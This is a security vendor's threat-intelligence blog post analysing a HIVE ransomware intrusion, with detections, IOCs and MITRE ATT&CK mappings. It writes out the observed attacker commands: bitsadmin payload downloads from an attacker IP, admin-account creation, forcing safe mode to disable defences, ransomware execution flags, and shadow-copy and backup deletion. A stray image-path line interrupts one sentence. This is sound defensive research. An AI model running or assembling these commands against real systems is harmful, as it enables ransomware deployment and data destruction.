Increasing The Sting of HIVE Ransomware

rapid7.com/blog/post/2023/01/11/increasing-the-sting-of-hive-ransomware/

Eoin Miller January 11, 2023

Last updated at Wed, 11 Jan 2023 20:24:43 GMT

How malicious actors evade detection and disable defenses for more destructive HIVE Ransomware attacks.

Rapid7 routinely conducts research into the wide range of techniques that threat actors use to conduct malicious activity. One objective of this research is to discover new techniques being used in the wild, so we can develop new detection and response capabilities.

Recently, Rapid7 observed a malicious actor performing several known techniques for distributing ransomware across many systems within a victim's environment. In addition to those techniques, the actor employed a number of previously unseen techniques designed to to drop the defenses of the victim, inhibit monitoring, disable networking and allow time for the ransomware to finish encrypting files. These extra steps would make it extremely difficult, if not impossible, for a victim to effectively use their security tools to defend endpoints after a certain point in the attack.

Rapid7 has updated existing and added new detections to InsightIDR to defend against these techniques. In this article, we'll explore the techniques employed by the threat actor, why they're so effective, and how we've updated InsightIDR to protect against them.

What approach did the malicious actor take to prepare the victim's environment?

Initially using Cobalt Strike, the malicious actor retrieved system administration tools and malicious payloads by using the Background Intelligent Transfer Service (BITSAdmin).

```
"C:\Windows\system32\bitsadmin.exe" /transfer debjob /download /priority normal
http://79.137.206.47/PsExec.exe C:\Users\Public\PsExec.exe

bitsadmin  /transfer debjob /download /priority normal http://79.137.206.47/int.exe
C:\Windows\int.exe
```

The malicious actor then began using the remote process execution tool PSExec to execute batch files (`rdp.bat`) that would cause registry changes to enable Remote Desktop sessions (RDP) using `reg.exe`. This enabled the malicious actor to laterally move throughout the victim's environment using the graphical user interface.

```
PSEXESVC.exe: C:\Windows\PSEXESVC.exe└──cmd.exe: C:\Windows\system32\cmd.exe /c
""rdp.bat" "└── reg.exe: reg  add "HKLM\System\CurrentControlSet\Control\Terminal
Server" /v "fDenyTSConnections" /t REG_DWORD /d 0 /f
```

Rapid7 observed the malicious actor add/change policies for the Active Directory domain to perform the following:

1. Copy down batch scripts
2. Execute batch scripts (`file1.bat`), which:
3. Creates administrator account on the local system
4. Reconfigures boot configuration data (`bcdedit.exe`) so that the host will not load any additional drivers or services (ie: network drivers or endpoint protection)
5. Sets various registry values to ensure the created local administrator user will automatically logon by default
6. Changes the Windows Shell from Explorer to their malicious script (`file2.bat`)
7. Reboots the system with the shutdown command
8. On reboot, the system logs in and executes the shell (`file2.bat`), which:
9. Extracts HIVE ransomware payload(s) from an encrypted archive (`int.7z`) using 7-Zip's console executable (`7zr.exe`)
10. Executes the ransomware payload (`int.exe or int64.exe`)

Below are some commands observed executed by the malicious actor (with necessary redactions):

```
xcopy.exe /C/Q/H/Y/Z
"\\<REDACTED>\sysvol\<REDACTED>\Policies
{<REDACTED>}\Machine\Scripts\Startup\file1.bat" "C:\windows"
xcopy.exe /C/Q/H/Y/Z
"\\<REDACTED>\sysvol\<REDACTED>\Policies\
{<REDACTED>}\Machine\Scripts\Startup\file2.bat" "C:\windows"
xcopy.exe /C/Q/H/Y/Z
"\\<REDACTED>\sysvol\<REDACTED>\Policies\
{<REDACTED>}\Machine\Scripts\Startup\7zr.exe" "C:\windows"
xcopy.exe /C/Q/H/Y/Z
"\\<REDACTED>\sysvol\<REDACTED>\Policies\{<REDACTED>}\Machine\Scripts\Startup\int.7z"
"C:\windows\"
C:\WINDOWS\SYSTEM32\cmd.exe /c "C:\windows\file1.bat"
net  user <REDACTED> <REDACTED> /add
C:\WINDOWS\system32\net1  user <REDACTED> <REDACTED> /add
net  user <REDACTED> /active:yes
C:\WINDOWS\system32\net1  user <REDACTED> /active:yes
net  localgroup Administrators <REDACTED> /add
C:\WINDOWS\system32\net1  localgroup Administrators <REDACTED> /add
bcdedit  /set {default} safeboot minimal
reg  add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v
LegalNoticeText /t REG_SZ /d "" /f
reg  add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v
LegalNoticeCaption /t REG_SZ /d "" /f
reg  add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v
LegalNoticeText /t REG_SZ /d "" /f
reg  add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v
LegalNoticeCaption /t REG_SZ /d "" /f
reg  add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v
AutoAdminLogon /t REG_SZ /d 1 /f
reg  add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v
DefaultUserName /t REG_SZ /d <REDACTED> /f
reg  add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v
DefaultPassword /t REG_SZ /d <REDACTED> /f
reg  add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v
AutoLogonCount /t REG_DWORD /d 1 /f
reg  add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Shell /t
REG_SZ /d "C:\windows\file2.bat" /f
shutdown  -r -f -t 10 -c "Computer Will Now Restart In SAFE MODE..."
```

Rapid7 also observed the malicious actor extracting HIVE ransomware payload using 7zip's console application (`7zr.exe`) from encrypted 7zip archive (`int.7z`) with a simple password (`123`):

```
"C:\windows\7zr.exe" x c:\windows\int.7z -p123 -oc:\windows
```

The malicious actor then manually executed the ransomware (`int.exe`) once with only the required username:password combination passed to the `-u` flag. This presumably encrypted the local drive and also all network shares the user had access to:

```
"C:\Windows\int.exe" -u <REDACTED>:<REDACTED>"
```

The malicious actor also manually executed the 64 bit version of the ransomware (`int64.exe`) once on a different host with the `-no-discovery flag`. This is likely intended to override the default behavior and not discover network shares to encrypt their files. The `-u` flag was also passed and the same values for the username:password were provided as seen on the other host.

```
C:\Windows\int64.exe  -u <REDACTED>:<REDACTED> -no-discovery
```

Why is this approach so effective?

Deployment of ransomware using Active Directory group policies allows the malicious actor to hit all systems in the environment for as long as that group policy is active in the victim's environment. In this case, any system that was booting and connected to the environment would receive the configuration changes, encrypted archive containing the ransomware, a decompression utility to extract the ransomware, configuration changes and the order to reboot and execute. This can be especially effective if timed with deployments of patches that require a reboot, done at the beginning of the day or even remotely using Powershell's Stop-Computer cmdlet.

Storing the ransomware within a 7zip encrypted archive (`int.7z`) with a password even as simple as (`123`) makes the task of identifying the ransomware on disk or transmitted across the network nearly impossible. This makes retrieval and staging of the malicious actors payload very difficult to spot by security software or devices (Antivirus, Web Filtering, IDS/IPS and more). In this case, the malicious actor has taken care to only put the encrypted copy on the disk of a victim's system and not execute it until they have fully dropped the defenses on the endpoint.

Reconfiguring the default boot behavior to safeboot minimal and then executing a reboot unloads all but the bare minimum for the Windows operating system. With no additional services, software or drivers loaded the system is at its most vulnerable. With no active defenses (Antivirus or Endpoint Protection) the system comes up and tries to start its defined shell which has been swapped to a batch script (`file2.bat`) by the malicious actor.

It should be noted that in this state, **there is no method of remotely interacting with the system as no network drivers are loaded. In order to respond and halt the ransomware, each host must be physically visited for shutdown.** Manually priming the host in this way is more effective than the existing capabilities of the HIVE ransomware which stops specific defensive services (Windows Defender, etc) and kills specific processes prior to encrypting the contents of the drive.

All systems in this state are left automatically logged in as an administrator, which gives anyone who has physical access complete control. Lastly, the system will continue to boot into safeboot minimal mode by default (again, no networking) until each system is set back to


its original state with a command such as below. Bringing the host back online in this state will still continue to execute the malware when logged into, which will also enable the default network spreading behavior.

```
bcdedit /deletevalue {default} safeboot
```

Lastly, the malicious actor also manually executed the payload a few times on systems that had not been put into `safeboot minimal` and rebooted. Systems they executed with only the `-u` flag actively searched out network shares they had access to and encrypted their contents. This ensures that only the intended hosts do network share encryption and all those that were rebooted into safeboot minimal do not flood the network simultaneously encrypting all files. It also means that the contents of network file shares that are not Windows based (various NAS devices, Linux hosts using Samba) will be encrypted even if the payload is not actually deployed on that specific host. This approach would be extremely destructive to both corporate environments and home users with network attached storage systems for backups. Rapid7 notes that ThreatLocker have reported on similar activity in their knowledge base article entitled Preventing BCDEdit From Being Weaponized.

Malware analysis of HIVE sample

Rapid7 observed that the HIVE payload would not execute unless a flag of -u was passed. During analysis it was discovered that passing -u asdf:asdf would result in the Login and Password (colon-delimited) provided to the victim to authenticate to the site behind the onion link on the TOR network:



This, and other behaviors were previously reported on by Microsoft's article Hive Ransomware Gets Upgrades in Rust and also by Sophos in their Github Repository of IoC's mentioned in their article Lockbit, Hive, and BlackCat attack automotive supplier in triple ransomware attack. There have been some flags that are noted to exist, but their features are not documented. Rapid7 has analyzed the behaviors of these flags, documented them in addition to discovering two new flags (`-timer, -low-key`) in the HIVE ransomware samples.

The new flags `-t, -timer, --timer` effectively cause the malware to wait the specified number of seconds before going on to perform its actions. The other new flags `-low-key, --low-key` will cause the ransomware to focus on only its encryption of data and not perform pre-encryption tasks, including deleting shadow copies (malicious use of `vssadmin.exe, wmic.exe`), deleting backup catalogs (malicious use of `wbadmin.exe`), and disabling Windows Recovery Mode (malicious use of `bcdedit.exe`). These features give the malicious actor more control over how/when the payload is executed and skirt common methods of command line and parent/child process related detection for most ransomware families.

Fundamentally, the sample's respective flags distill down into encryption operations of `local`, `mount` and `discovery`. The local module utilizes the LookupPrivilegeValueW and AdjustTokenPrivileges that Windows API calls on its own process via GetCurrentProcess and OpenProcessToken to obtain SeDebugPrivilege privileges. This is presumably crucial for OpenProcess -> OpenProcessToken -> ImpersonateLoggedOnUser API call attempts to

processes: `winlogon.exe` and `trustedinstaller.exe` to subsequently stop security services and essential processes, if the `--low-key` is not passed during execution. ShellExecuteA is also used to launch various Windows binaries (`bcdedit.exe`, `notepad.exe`, `vssadmin.exe`, `wbadmin.exe`, `wmic.exe`) for destruction of backups and ransom note display purposes. The mount module will use NetUseEnum to identify the current list of locally-mounted network shares and add them to the list to be encrypted. Lastly, the discovery module will use NetServerEnum to identify available Windows hosts within the domain/workgroup. This list is then used with NetShareEnum to identify file shares on each remote host and add them to the list of locations to have their files encrypted.

By default, all three modes (`local`, `mount` and `discovery`)are enabled, so all local, mounted and shares able to be enumerated will have their contents encrypted. This effectively ransoms all systems in a victim's environment with a single execution of HIVE—when performed by a privileged user such as a Domain or Enterprise Admin account. Command line flags may be used to change this behavior and invoke one or more of the modules. For instance—local-only will use only the local module while—network-only will use the mount and discovery modules.

Flag	Description
-u	<username>:<password> for login for hivecust*.onion domain to identify victim
-da	<domainname>\<username>:<password> use different credentials when doing network spreading. Likely shorthand for "Domain Admin". Calls LogonUserW triggering an 4624(S): Type 3 Network Logon event. Will then call ImpersonateLoggedOnUser using the token in the response from LogonUserW.
-low-key --low-key	Encrypt files and open ransom note, if local filesystem is to be encrypted, but do not spawn other binaries (vssadmin.exe, WMIC.exe, wbadmin.exe, bcdedit.exe) to perform other destructive actions for impact. Will also skip enumeration and stopping of antivirus software.
-no-local --no-local	Do not encrypt local files
-no-mounted --no-mounted	Do not encrypted mounted filesystems

-no-discovery --no-discovery	Do not enumerate or encrypt file shares on the network
-local-only --local-only	Only encrypt local file systems
-network-only --network-only	Only encrypt file shares on the network.
-explicit-only --explicit-only	Only encrypt files in this specific path specified
-min-size --min-size	Only encrypt files greater than or equal to a specific number of bytes
-t -timer --timer	Do not encrypt files until after specified number of seconds

By default, the ransomware will execute the following child processes with the following arguments:

Use of `vssadmin.exe` in order to delete shadow copies of files which deletes unencrypted backups of files they are attempting to ransom:

```
"C:\Windows\System32\vssadmin.exe" delete shadows /all /quiet
```

Use of `wmic.exe` to create calls that also delete all shadow copies of files which deletes unencrypted backups of files they are attempting to ransom:

```
"C:\Windows\System32\wbem\WMIC.exe" shadowcopy delete
```

Use of `wbadmin.exe` to delete backup catalogs:

```
"C:\Windows\System32\wbadmin.exe" delete systemstatebackup

"C:\Windows\System32\wbadmin.exe" delete catalog-quiet

"C:\Windows\System32\wbadmin.exe" delete systemstatebackup -keepVersions:3
```

Use of `bcdedit.exe` to disable automatic repair and ignore errors when booting:

```
"C:\Windows\System32\bcdedit.exe" /set {default} recoveryenabled No

"C:\Windows\System32\bcdedit.exe" /set {default} bootstatuspolicy
ignoreallfailures
```

Lastly, also opening up `notepad.exe` to display the ransom note with instructions to the victim on how to pay:

```
"C:\Windows\System32\notepad.exe" C:\HOW_TO_DECRYPT.txt
```

Rapid7 Protection

Rapid7 has detections in place within InsightIDR through Insight Agent to detect this type of ransomware activity. However, since the malicious actor is rebooting into `safemode minimal` state, endpoint protection software and networking will not be running while the endpoint is executing ransomware.

So, identifying the actions of a malicious actor **before** ransomware is deployed is crucial to preventing the attack. In other words, it is essential to identify malicious actors within the environment and eject them before the ransomware payload is dropped.

The following detections are now available InsightIDR to identify this attacker behavior.

- Attacker Technique - Auto Logon Count Set Once
- Attacker Technique - Potential Process Hollowing To DLLHost
- Attacker Technique - Shutdown With Message Used By Malicious Actors
- Attacker Technique - URL Passed To BitsAdmin
- Lateral Movement - Enable RDP via reg.exe
- Suspicious Process - BCDEdit Enabling Safeboot
- Suspicious Process - Boot Configuration Data Editor Activity
- Suspicious Process - DLLHost With No Arguments Spawns Process
- Suspicious Process - Rundll32.exe With No Arguments Spawns Process
- Suspicious Process - ShadowCopy Delete Passed To WMIC
- Suspicious Process - Volume Shadow Service Delete Shadow Copies

IOC's

Type	Value
Registry Key	HKLM\System\CurrentControlSet\Control\Terminal Server
Registry Value	Type: DWORD Name: fDenyTSConnections Value: 0
Filename	rdp.bat
Filename	file1.bat
Filename	file2.bat
Filename	int.7z
Filename	int64.exe
MD5	89ea20880a6aae021940a8166ff85ee8
SHA1	4af769fb3109c754bc879201c61242217a674a2e
SHA256	067af912ceddb1ea181490f2b3b5a323efcac61c82207833cda70c21c84460cb
Filename	int.exe
MD5	8fba0d57696ccf672ddcea4ba4d0e885
SHA1	31097a7f91d182755fc63ebf023bff54cda5ae9c
SHA256	184a0f96cef09408b192767b405b0266403c9ec429945c1a78703f04f18c7416
IP Address	79.137.206[.]47
FQDN	paloaltocloud[.]online

FQDN	maxkey[.]online
FQDN	keycloud[.]live
FQDN	microcloud[.]online
FQDN	microcloud[.]live
IP Address	194.135.24[.]241
IP Address	179.43.142[.]230
IP Address	77.73.133[.]80
IP Address	77.73.134[.]27
IP Address	77.73.134[.]10

MITRE ATT&CK

Techniques

T1021 - Remote Services
T1021.001 - Remote Desktop Protocol
T1021.002 - SMB/Windows Admin Shares
T1027 - Obfuscated Files Or Information
T1027.009 - Embedded Payloads
T1037 - Boot Or Logon Initialization Scripts
T1037.003 - Network Logon Script
T1059 - Command And Scripting Interpreter
T1059.001 - PowerShell
T1059.003 - Windows Command Shell
T1070 - Indicator Removal
T1080 - Taint Shared Content
T1105 - Ingress Tool Transfer
T1112 - Modify Registry

T1135 - Network Share Discovery
T1136 - Create Account
T1136.001 - Local Account
T1140 - Deobfuscate/Decode Files Or Information
T1197 - BITS Jobs
T1480 - Execution Guardrails
T1484 - Domain Policy Modification
T1484.001 - Group Policy Modification
T1485 - Data Destruction
T1486 - Data Encrypted For Impact
T1489 - Service Stop
T1490 - Inhibit System Recovery
T1529 - System Shutdown/Reboot
T1547 - Boot Or Logon Autostart Execution
T1560 - Archive Collected Data
T1560.001 - Archive Via Utility
T1562 - Impair Defenses
T1562.001 - Disable Or Modify Tools
T1562.009 - Safe Mode Boot
T1570 - Lateral Tool Transfer

Software

S0029 - PSExec
S0075 - Reg
S0190 - BITSAdmin
S0154 - Cobalt Strike

Jakob Denlinger conducted malware analysis for this report.

Never miss a blog

Get the latest stories, expertise, and news about security today.